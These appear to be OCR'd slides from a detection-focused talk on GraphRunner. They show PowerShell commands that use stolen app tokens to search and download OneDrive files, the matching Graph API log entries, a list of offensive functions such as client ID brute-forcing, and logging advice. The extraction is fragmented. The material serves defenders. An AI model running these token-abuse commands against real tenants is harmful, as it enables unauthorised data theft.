
```
PS C:\GraphRunner> Invoke-SearchSharePointAndOneDrive -Tokens $apptokens -searchterm 'filetype:pdf'
[*] Using the provided access tokens.
[*] Found 10 matches for search term filetype:pdf
Result [0]
File Name: cloud-adoption-framework.pdf
Location: https://th7sz-my.sharepoint.com/personal/tim_smith_admin_lunarstiiiness_com/Documents/career/cloud-adoption-framework.pdf
Created Date: 07/07/2023 13:25:14
Last Modified Date: 11/12/2018 14:58:57
Size: 2.35 MB
File Preview: The Google Cloud Adoption Framework Table of Contents Part 1: Executive summary A unified approach to the cloud . . .
>
DriveID & Item ID: b!_ButpAIGFkmM3xLHDxYhTHkvw1XfOyRDmDsuLr2IybkX5virtCWQT6aTi1V0q1hZ\:01ESDSWM7YYDTFOAMU2VGJXZAMHX5GNAOL
===================
```

```
[*] Do you want to download any of these files? (Yes/No)
y
[*] Enter the result number(s) of the file(s) that you want to download. Ex. "0,10,24"
50
Invoke-DriveFileDownload: C:\GraphRunner\GraphRunner.ps1:5191
Line |
5191 |   …  -Tokens $tokens -DriveItemIDs $specificfileinfo.driveitemids -FileNa …
     |                                    ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
     | Cannot bind argument to parameter 'DriveItemIDs' because it is an empty string.
[*] Do you want to download any more files? (Yes/No)
```




```
2024-02-        STATUS_UPDATE   Microsoft Graph Activity   34.152.40.90   Mozilla/5.0 (Windows NT 10.0;         https://graph.microsoft.com/v1.0/search/query   200
05T18:43:13.015 34.152.40.90                                              Microsoft Windows 10.0.14393;
                                                                          en-US) PowerShell/7.3.0
```


Invoke-DriveFileDownload



```
PS C:\GraphRunner> Invoke-DriveFileDownload -tokens $apptokens -FileName "cloud-strategy.pdf" -DriveItemIDs
"b!_ButpAIGFkmM3xLHDxYhTHkvw1XfOyRDmDsuLr2IybkX5virtCWQT6aTi1V0q1hZ\:01ESDSWM7YYDTFOAMU2VGJXZAMHX5GNAOL"
[*] Now downloading cloud-strategy.pdf
```



TIMESTAMP	EVENT	METADATA.PRODUCT_EVE...	PRINCIPAL.IP	NETWORK.HTTP.USER_AGENT	SRC.URL	TARGET.APP...	INTERMEDIARY.APPLICATI...
2024-02-05T18:47:03.000	USER_RESOURCE_UPDATE_CONTE tim.smith_admin@lunarstiiness.com - FinanceEval	FileDownloaded	34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	https://th7sz-my.sharepoint.com/personal/tim_smith_admin_lunarstiiiness_com/Documents/career/cloud-adoption-framework.pdf	FinanceEval	OneDrive



TIMESTAMP	EVENT	METADATA....	PRINCIPAL.IP	NETWORK.HTTP.USER_AGENT	TARGET.URL	NETWORK.HTTP....
2024-02-05T18:47:03.256	STATUS_UPDATE MICROSOFT GRAPH ACTIVITY 34.152.40.90	Microsoft Graph Activity	34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	https://graph.microsoft.com/v1.0/drives/b!_ButpAIGFkmM3xLHDxYhTHkvw1XfOyRDmDsuLr2IybkX5virtCWQT6aTi1V0q1hZ//items/01ESDSWM7YYDTFOAMU2VGJXZAMHX5GNAOL/content	302

Supplemental

Invoke-DeleteOAuthApp

Invoke-DeleteGroup

Invoke-RemoveGroupMember

Invoke-DriveFileDownload

Invoke-CheckAccess

Invoke-AutoOAuthFlow

- Automates OAuth flow by standing up a web server and listening for auth code

Invoke-HTTPServer

- Basic web server to use for accessing the emailviewer that is output from Invoke-SearchMailbox

Invoke-BruteClientIDAccess

- Test different ClientID's against MSGraph to determine permissions

Invoke-ImportTokens


- Import tokens from other tools for use in GraphRunner

Get-UserObjectID

GUI

Replaces **some** of the PowerShell functions with a UI to work with

Potentially streamlines data collection



GraphRunner

A GUI for the Microsoft Graph API

Access Token: eyJ0eXAiOiJKV1QiLCJub25jZSI6ImtvSzlGX2NSbF9NRTdsS1dll

```
Audience: https://graph.microsoft.com

Issuer: https://sts.windows.net/e7fe4095-076f-410c-a07e-b6cd5991b434/

ExpirationTime: 12/13/2023, 8:23:39 PM

AppDisplayName: YuleLogging

AppID: e8cb4296-b28a-4566-870a-9803d7054b2a
```

Direct
Securi

Directory - Users

Required Perms: User.ReadBasic.All, User.Read.All, User.ReadWrite.All, Directory.Read.All, or Directory.ReadWrite.All

Directory - Groups

Required Perms: GroupMember.Read.All, Group.Read.All, Directory.Read.All, Group.ReadWrite.All, or Directory.ReadWrite.All

Email Viewer (Current User)

Required Perms: Mail.ReadBasic, Mail.Read, or Mail.ReadWrite

Search emails...


Finding the Right Signal to Noise Ratio

Tuning is needed for these data sources


Polling for log events will generate Graph API Activity logs

Legitimate API calls to MS Services will generate events as well

- https://learn.microsoft.com/en-us/defender-cloud-apps/network-requirements



>	2024-02-05T02:48:00.000	DETECTION audit:directoryAudits	directoryAudits	4789
>	2024-02-05T02:48:00.000	DETECTION audit:signIns	signIns	1288



```
□ target.url: "https://graph.microsoft.com/v1.0/auditLogs/signIns?
  %24filter=createdDateTime+gt+2024-01-30T18%3A18%3A54Z+and+createdDateTime+le+2024-01-
  30T18%3A30%3A12.222223703Z"
```

Closing Thoughts

Discussed detection/hunting ideas throughout

Many of these actions are viewed “as-designed” capabilities

Once a token is granted into the system, you have a fair amount of leeway within the app and associated permissions granted

Additional logging beyond standard Office 365 and Azure AD Directory should be considered

- Graph API Activity shows promise, particularly for reconnaissance and enumeration
- Non-Interactive Sign-in Logs can be noisy but can provide visibility that won’t be there otherwise

Think about your token refresh strategy and the frequency of login required - CAP

Handy Links

Black Hills Information Security

- https://www.youtube.com/watch?v=o29jzC3deS0 (Video)
- https://www.blackhillsinfosec.com/introducing-graphrunner/ (Blog)

Invictus Blogs

- https://www.invictus-ir.com/news/a-defenders-guide-to-graphrunner-part-i
- https://www.invictus-ir.com/news/a-defenders-guide-to-graphrunner-part-ii

OAuth Flow

- https://learn.microsoft.com/en-us/entra/identity-platform/v2-oauth2-auth-code-flow

Thank You!